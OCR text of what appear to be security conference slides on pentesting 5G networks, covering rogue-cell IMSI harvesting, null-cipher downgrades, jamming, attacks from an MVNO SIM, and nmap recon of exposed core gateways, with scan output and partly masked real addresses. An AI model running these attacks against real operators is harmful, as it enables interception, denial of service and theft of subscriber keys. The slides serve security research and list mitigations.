
SCAT - the 5G NSA case (FR)



- Passive capture of the **RRC ueCapabilityEnquiry**
- `RAT-Type: nr` under an LTE anchor → **EN-DC / NSA**
- `requestedFreqBandsNR-MRDC` lists the NR bands
- "5G-only" won't attach - **LTE carries the control plane**

Same verdict our tool reaches passively via L2Nr - no SDR, no transmit.

The RAN attack topology




Rogue gNB / fake cell harvests SUCI-IMSI & downgrades, a compromised small cell MITMs the IPsec backhaul and pivots to the core (NDSS'26).

Attacking the RAN with a provided MVNO SIM


No rogue cell needed → a **legitimately provisioned SIM** (cheap MVNO prepaid, or a test SIM from a private-5G operator) is an **authorized vantage** on the real RAN. Legal to run, no SDR.

- **Air audit** (passive SCAT): SA/NSA, SUCI null-scheme → IMSI, NEA0/NIA0, UPIP off
- **Data-plane** (traceroute + nmap): reach core / OAM / other UEs - even the **MVNO core via shared infra / GRX-IPX**
- **Signalling** (valid NAS/RRC): attach floods, PDU exhaustion, bidding-down

Provided MVNO SIM - the attack paths



Testing the gNB the SDR way



- **bladeRF** + **srsRAN** (5G image from RF Swift)
- **srsUE** - software UE, connects as a legit UE
- Craft packets **without touching firmware**
- Edit `ue.conf` with PCSC reader, `dl_earfcn`, APN

rfswift.io - containerised RAN tooling

NEA0 / NIA0 - and downgrades

NEA0 - null cipher

Null algorithm negotiated in `SecurityModeCommand` → **no encryption on NAS**.


NIA0 - null integrity

Integrity skipped on RRC/NAS → **message injection & tampering**.

gNBs are not the only targets

- IoT/OT modules rarely enforce every feature
- Baseband bugs: remember **5Ghoul**
- **Downgrade** 5G→4G→2G via fake cells + rejection
- Or dumb **jamming** → force 2G (weaker)

Further tests - the UE's own security capabilities



```
▼ UE security capability - Replayed UE security capabilities
    Length: 4
    1... .... = 5G-EA0: Supported
    .0.. .... = 128-5G-EA1: Not supported
    ..0. .... = 128-5G-EA2: Not supported
    ...0 .... = 128-5G-EA3: Not supported
    .... 0... = 5G-EA4: Not supported
    .... .0.. = 5G-EA5: Not supported
    .... ..0. = 5G-EA6: Not supported
    .... ...0 = 5G-EA7: Not supported
    1... .... = 5G-IA0: Supported
    .0.. .... = 128-5G-IA1: Not supported
    ..0. .... = 128-5G-IA2: Not supported
    ...0 .... = 128-5G-IA3: Not supported
    .... 0... = 5G-IA4: Not supported
    .... .0.. = 5G-IA5: Not supported
    .... ..0. = 5G-IA6: Not supported
    .... ...0 = 5G-IA7: Not supported
    1... .... = EEA0: Supported
    .0.. .... = 128-EEA1: Not supported
    ..0. .... = 128-EEA2: Not supported
    ...0 .... = 128-EEA3: Not supported
    .... 0... = EEA4: Not supported
```

- Decode the **UE security capabilities** IE (replayed in NAS)
- `5G-EA0: Supported` → the UE accepts the **null cipher**
- Integrity algos `5G-IA*` mostly **Not supported**
- A bidding-down peer can steer to **NEA0 / NIA0**

If the UE advertises EA0, a rogue or compromised cell can negotiate no encryption.

SECTION 03

Pentesting the core

03

Outside-in, the full chain



From the public internet to every subscriber's long-term keys: no exploit, just exposed mgmt + an unauthenticated SBI.

Mitigate: VPN-only mgmt, fix the web vulns, SSH MFA, enforce SBI TLS + OAuth2, segment the SBI.


Exposed gateways

nmap - exposed 5GC gateway


```
$ nmap -sV -sC 5gc1.research.****.***
Nmap scan report for 5gc1.research.****.*** (195.148.***.***)
Host is up (0.044s latency).
Not shown: 997 closed ports
PORT       STATE  SERVICE    VERSION
22/tcp     open   ssh        OpenSSH
3000/tcp   open   ssl/http   Node.js (Express middleware)
| http-methods:  GET HEAD POST OPTIONS
|_http-title: EPC USER INTERFACE
| ssl-cert: Subject: CN=www.localhost.com / O=cu****
|_         Issuer:  CN=www.localhost.com  (self-signed)
5050/tcp   open   http       core management UI
```

- Scan the public range of the provided SSH IP
- **Reverse lookup** for context
- Two 5GCs, same exposed services: `22, 3000, 5050`
- Self-signed `localhost` cert on a public EPC UI

Provided SIM/device + IPX: what you really get



Exfiltrating the data on the bench



From the provided device on our lab bench → recover the baked-in secrets and **exfiltrate subscriber & fleet data**.


Scanning from the SIM card

nmap - UE data-plane recon

```
$ nmap -sV -sC 193.***.***.69
Nmap scan report for 193.***.***.69
Host is up (0.025s latency).
Not shown: 957 filtered, 39 closed
PORT       STATE  SERVICE   VERSION
22/tcp     open   ssh       OpenSSH 7.4 (protocol 2.0)
80/tcp     open   http      Apache httpd 2.4.6 (RHEL)
8088/tcp   open   http      Apache httpd 2.4.6 (RHEL)
| http-ls: Volume /
|   SIZE   TIME              FILENAME
|   6.1M   2019-02-05 16:31  agent.kernel
|   406M   2019-02-05 16:31  agent.ramdisk
|   759    2019-02-05 17:00  boot.ipxe
|   444    2019-02-05 16:32  inspector.ipxe
|   -      2019-02-05 17:14  pxelinux.cfg/
9090/tcp   open   http      Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
```

- **traceroute** → operator-internal subnets
- `nmap` the ranges → interesting endpoints
- Our tool automates it: `ue_dataplane_pentest --ue-subnet`
- Live: reached Amarisoft `192.168.50.213` (SSH/API)


From a reachable endpoint to PWN of the MME



